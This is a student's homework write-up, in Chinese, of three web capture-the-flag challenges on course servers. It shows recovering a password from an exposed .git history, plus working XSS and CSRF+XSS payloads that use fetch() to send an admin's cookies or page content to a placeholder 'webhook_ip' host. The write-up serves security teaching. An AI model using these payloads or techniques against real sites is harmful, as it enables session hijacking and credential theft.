hw4 Writeup

School/Grade: 交大資科工所 碩一
Student ID: 309551004 (王冠中)
ID: aesophor

The Stupid Content Tracker (71 PTS)

經典的 git 洩漏題目，可使用工具 Git_Extract 提取 remote .git 目錄。

工具連結：https://github.com/gakki429/Git_Extract (https://github.com/gakki429/Git_Extract)

```
$ python git_extract.py https://edu-ctf.zoolab.org:44302/.git/

    ________.__  __    ___________          __                          __
   /  _____/|__|/  |_  \_   _____/__  ____/  |_____________    _____/  |_
  /   \  ___|  \   __\  |    __)_\  \/  /\   __\_  __ \__  \ _/ ___\   __\
  \    \_\  \  ||  |    |        \>    <  |  |  |  | \// __ \\  \___|  |
   \______  /__||__|   /_______  /__/\_ \ |__|  |__|  (____  /\___  >__|
          \/                   \/      \/                  \/     \/
                                                  Author: gakki429

[*] Start Extract
[*] Target Git: https://edu-ctf.zoolab.org:44302/.git/
[*] Analyze .git/HEAD
[+] Extract Ref refs/heads/master 51d768
[*] Clone Commit 51d768
[*] Clone Commit 8b726f
[*] Parse Tree ../ 907d3a
[*] Parse Tree ../admin_portal_non_production/ 81ed6e
[+] Save ../admin_portal_non_production/.htaccess
[+] Save ../admin_portal_non_production/index.php
[+] Save ../index.html
[*] Clone Commit a07cb7
[*] Parse Tree ../ d644ba
[*] Parse Tree ../admin_portal_non_production/ 81ed6e
[*] Clone Commit 536e35
[*] Clone Commit d90120
[*] Clone Commit 098d0a
[*] Parse Tree ../ c4622a
[*] Parse Tree ../admin_portal_non_production/ 233bee
[+] Save ../admin_portal_non_production/.htpasswd
[*] Clone Commit 568d94
[*] Parse Tree ../ 214920
[*] Parse Tree ../admin_portal_non_production/ 9c9d8a
[+] Save ../admin_portal_non_production/.htaccess.2fb04e
[*] Clone Commit 63427e
[*] Parse Tree ../ 1c11f6
[*] Parse Tree ../admin_portal_non_production/ fd744a
[+] Save ../admin_portal_non_production/.htaccess.009d63
[*] Clone Commit 2577aa
[*] Clone Commit a405fd
[*] Parse Tree ../ 9a5a50
[*] Parse Tree ../admin_portal_non_production/ bf8211
[*] Parse Tree ../ 397216
[*] Parse Tree ../admin_portal_non_production/ 7d0f71
[*] Parse Tree ../ e64ffd
[*] Parse Tree ../admin_portal_non_production/ 81ed6e
[+] Save ../.htpasswd
```

```
[*] Parse Tree ../ c0837a
[+] Save ../.htpasswd.e6da06
[*] Parse Tree ../admin_portal_non_production/ 81ed6e
[*] Parse Tree ../ d15ac3
[*] Parse Tree ../admin_portal_non_production/ 81ed6e
[+] Save ../.gitignore
[*] Analyze .git/logs/HEAD
[*] Detect .git/index
[*] Extract Done
```


接著可以查看過去的歷史版本，其中 `2577aaf - Add password` 看起來很可疑，所以我們可以 git checkout 到該版本。

```
$ git co 2577aaf
HEAD    master
51d768c  -- [HEAD]    Add gitignore so password will not
                      be added again (8 days ago)
8b726f4  -- [HEAD^]   Add index.html (8 days ago)
a07cb7c  -- [HEAD^^]  Remove password file (8 days ago)
536e35d  -- [HEAD~3]  Use better encryption algorithm (8 days ago)
d90120f  -- [HEAD~4]  Move passwd path (8 days ago)
098d0a2  -- [HEAD~5]  Fix config again (8 days ago)
568d947  -- [HEAD~6]  Fix config (8 days ago)
63427e1  -- [HEAD~7]  Add config (8 days ago)
2577aaf  -- [HEAD~8]  Add password (8 days ago)
a405fdd  -- [HEAD~9]  Init commit (8 days ago)
```

在 `admin_portal_non_production` 目錄中，可以找到 index.php 和一個密碼檔

```
$ cat admin_portal_non_production/.htpasswd
thewebmaster:ols2Xrmdja7XaaMP
```

最後我們連上 https://edu-ctf.zoolab.org:44302/admin_portal_non_production/index.php，
(https://edu-ctf.zoolab.org:44302/admin_portal_non_production/index.php%EF%BC%8C)
然後把 .htpasswd 裡面的帳號密碼輸入進去，就可以拿到
flag： `FLAG{_man_git_THe_StUPid_CONtEnt_TrAcKEr......}`



Zero Note Revenge (102 PTS)

攻擊方式：**XSS**

知識點： `document.cookie` 只能存取 **non**-HTTP-only cookie

攻擊思路：

1. 因為 flag 在 admin 的 HTTP-only cookie 中，所以就算我們偷到了 admin 的 session，也沒辦法透過 `document.cookie` 看到 flag。

2. 但我們如果拜訪一個不存在的 note，比如說連到 note/0u0，會發現 web server 回傳的 HTML response 中雖然是 500 (Internal Error) 但其中包含 cookie 訊息。因此這題我們可以透過 XSS 攻擊，讓 admin 中招後對不存在的 note 拜訪一個不存在的 note，然後再將他拿到的 HTML response 傳到我們的 webhook。

解法一： XMLHttpRequest

```
<script>
var xhr = new XMLHttpRequest();
xhr.open('GET', 'https://edu-ctf.csie.org:44301/note/0u0', true);
xhr.responseType = 'text';
xhr.onload = function () {
    fetch('https://webhook_ip/?' + btoa(xhr.response));
};
xhr.send(null);
</script>
```

解法二： Javascript Fetch API (oneliner)

```
<script>
fetch('https://edu-ctf.csie.org:44301/note/0u0')
    .then((resp) => resp.text())
    .then((html) => fetch('https://webhook_ip/?' + btoa(html)));
</script>
```

最後再將 webhook 收到的 GET parameter 做 base64 decode，即可找到 flag：
`FLAG{Oh_I_f0rg0t_To_disAble_The_deBug_PagE}`

Zero Meme (177 PTS)

攻擊方式：**CSRF + XSS**


知識點：CSRF 就是在不同的 domain 底下，偽造出「使用者本人發出的 request」，在他已登入的網站中做一些他原本沒有要做的事。

攻擊思路：

1. 首先我們可以在第一個欄位隨便輸入東西，去更新我們的 meme 圖片。按 F12 去Network Tab 底下觀察會發現那個 form 會送出 intro: “your_image_url”，而且此處可以進行 XSS

2. 我們可以寫一個 html 自動發送一個 HTTP POST reqeust，並且對上面的弱點做 XSS。接著把這個惡意的 html 傳給 admin 點開，這樣他就會在我們的 domain 底下，以自己 admin 的身分對 zero meme 網站發出一個 HTTP POST request（也就是對自己 XSS），最後他就會執行我們的 XSS payload 將 `document.cookie` 傳到我們的 webhook

攻擊流程可以用下圖總結：



接下來要製作一個惡意 HTML，這邊我們有兩個選擇：

1. 把惡意 HTML 丟到 github static page
2. 自己架站，然後想辦法弄個 domain name 並把他 map 到我們的 IP（可以用 ngrok）

```
<!DOCTYPE html>
<html>
  <body>
    <form method='POST' action='https://edu-ctf.csie.org:44303/me' id="csrf">
      <input type='hidden' name='intro'
       value='https://foo.png"
              onerror="fetch(&#39;https://webhook_ip/?&#39; +
              btoa(document.cookie))'>

      <input type='submit' value='submit'>
    </form>

    <script>
      document.getElementById("csrf").submit();
    </script>
  </body>
</html>
```

最後把我們惡意 HTML 的連結（https://aesophor.github.io/exploits/csrf.html）
(https://aesophor.github.io/exploits/csrf.html%EF%BC%89)
丟給 admin 就可以拿到 flag：

```
FLAG{Will_samesite_cookies_by_default_puts_the_final_nail_in_the_CSRF_coffin?}
```